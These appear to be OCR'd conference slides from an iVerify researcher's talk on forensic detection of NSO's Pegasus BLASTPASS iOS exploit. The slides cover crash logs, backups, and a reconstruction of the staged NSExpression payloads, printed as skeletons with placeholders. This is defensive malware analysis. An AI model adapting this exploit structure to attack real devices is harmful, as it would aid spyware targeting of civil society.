iVerify.

Matthias Frielingsdorf

From Theory To Practice
Let’s find an iOS Commercial Spyware Sample

OBTSv7 - Dec 7th, 2024

helthydriver

Who am I

1. Co-Founder and VP of Research at iVerify
2. iOS Malware and Exploitation

What happened before…

Detection Capabilities vs. Target Data

Method	App List	Crash Logs	Files	Network	Processes
App*			✓**	✓	

* Under the assumption of a sandboxed app

** Only for known file path

* Under the assumption of a sandboxed app

** Only for known file path

Detection Capabilities vs. Target Data

Method	App List	Crash Logs	Files	Network	Processes
App*			✓**	✓	
Backup	✓		✓	✓	✓
Sysdiagnose	✓	✓	✓	✓	✓

* Under the assumption of a sandboxed app

** Only for known file path

Detection Capabilities vs. Target Data

Method	App List	Crash Logs	Files	Network	Processes
App*			✓**	✓	
Backup	✓		✓	✓	✓
Sysdiagnose	✓	✓	✓	✓	✓

Challenges

- Sysdiagnose takes ~ 10 Minutes in total
- iTunes Backups may take **hours** depending on the size and USB

But does it work in practice?

Today

1. Summary of previous BlastPass Analysis + Reports
2. NSExpression
3. Improving iOS Malware Detection

Thanks & Credits

1. Amnesty International & CitizenLab

2. Ian Beer (Google Project 0)

Today

1. Summary of previous BlastPass Analysis + Reports
2. NSExpression
3. Improving iOS Malware Detection

BH Asia 24 - You Shall Not Pass I

2023 Pegasus BLASTPASS Exploit

iOS 9 iOS 10 iOS 11 iOS 12 iOS 13 iOS 14 iOS 15 iOS 16

Infection Vector

HomeKit, iMessage

Detection & Technical Analysis

Citizen Lab, Amnesty, iVerify

Attribution

NSO

IOCs

PassKit Attachment

NSExpression

Targets

USA Based

Civil Society

Detection

Forensic Analysis

CVEs

CVE-2023-41061

CVE-2023-41064

Potentially compromised device

Data Sources in this Case

Crashlogs

iTunes Backups

Telemetry Data

Crashlogs

09:30 - 10:00 25x homed Crashes

10:00 - 10:30 


10:30 - 11:00 35 MessagesBlastDoorService Crashes

Backup

MVT Extract Manifest.db - 2023-0*…* - Files

12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass

Exploit Analysis



Whats an NSExpression?

FUNCTION(Receiver, SelectorName, Arguments,..)

https://developer.apple.com/documentation/foundation/nsexpression

Structure of the NSExpression Payload

First executed Payload

```
{FUNCTION(
        FUNCTION(
                FUNCTION(
                        CAST('NSThread', 'Class'), 'currentThread'
                                ), 'threadDictionary'
                        ), 'setObject:forKey:',
                        FUNCTION({ PAYLOAD-CS },'componentsJoinedByString:','').aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'cs')

FUNCTION(
        FUNCTION(
                FUNCTION(
                        CAST('NSThread', 'Class'), 'currentThread'
                                ), 'threadDictionary'
                        ), 'setObject:forKey:',
                        FUNCTION({ PAYLOAD-C }, 'componentsJoinedByString:', '').aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'c')

FUNCTION(
        FUNCTION(
                FUNCTION(
                        CAST('NSThread', 'Class'), 'currentThread'
                                ), 'threadDictionary'
                        ), 'setObject:forKey:',
                        FUNCTION({ PAYLOAD-X ).aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'x')

FUNCTION(
        FUNCTION(
                FUNCTION(
                        CAST('NSKeyPathExpression','Class'),'superclass'
                                ),'expressionWithFormat:',
                                        FUNCTION(
                                                CAST('NSString','Class'),'stringWithUTF8String:',
                                                        FUNCTION(
                                                                FUNCTION(
                                                                        FUNCTION(
                                                                                FUNCTION(
                                                                                        CAST('NSData','Class'),'alloc'
                                                                                                ),'initWithBase64Encoding:',
                                                                                                FUNCTION({PAYLOAD},'componentsJoinedByString:','')
                                                                                        ),'decompressedDataUsingAlgorithm:error:',
                                                                                        FUNCTION(3,'intValue'),nil
                                                                                ),'bytes'
                                                                        )
                                                                ),nil
                        ),'expressionValueWithObject:context:',16045690984833335023,nil
                )
} == 1
```

Payload-CS
1
2

Payload-C
1..
..3

Payload-X
1..
..41

Payload
1..
..5

Decoding Payload

cat payload_formatted.txt | less

```
{
Function(0,'hash',
    Function([NSBundle.Class bundleWithPath:'/System/Library/PrivateFrameworks/
OfficeImport.framework'],'loadAndReturnError:',nil
    )
),
Function(0,'hash',
    Function(
        Function([NSThread.Class currentThread],'threadDictionary')
        ,'setObject:forKey:',
        Function([NSThread.Class currentThread],'threadDictionary')
        ,'kOCMapper')
    ),
Function(0,'hash',
    Function([OCMapper.Class mapperForCurrentThread],'setObject:forKey:',[NSValue.Class
valueWithPointer:nil],'a504ef6e0aaebb53')
    ),
*...*
```


Payload | **Payload-X** | **Payload-C** | **Payload-CS**

2539 Lines of Formatted NSExpression


Payloads

1. Payload: NSExpression + 1 Compressed Sub-Payload
2. Payload-CS: Config + No iPads
3. Payload-C: NSExpression + 3 Compressed Sub-Payloads
4. Payload-X: Encrypted NSExpression

Uncovering




Summary BH Asia 24



Open Questions

1. How was NSExpression executed?
2. Bypass NSExpression mitigations?
3. Encryption Key?
4. Sandbox Escape
5. Command & Control Structure?
6. Implant?
7. PAC Bypass?

Chain


Stage 0
Stage 1
Stage 1.5
Stage 2
Stage 3..
HomeKit
WebP
NSExpression
Payload X
Implant...
Exploitation
Post - Exploitation
Implant

Ian Beer's talk at Offensive Con May 24


Ian’s Talk and later assumptions

1. Heap Groom with logo.png and background.png & massive bplist
2. CFReadStreamObject
3. JOP Chain
4. …
5. _CFPredicatePolicyRestrictedClasses
6. _CFPredicatePolicyData
7. evaluateWithObject:

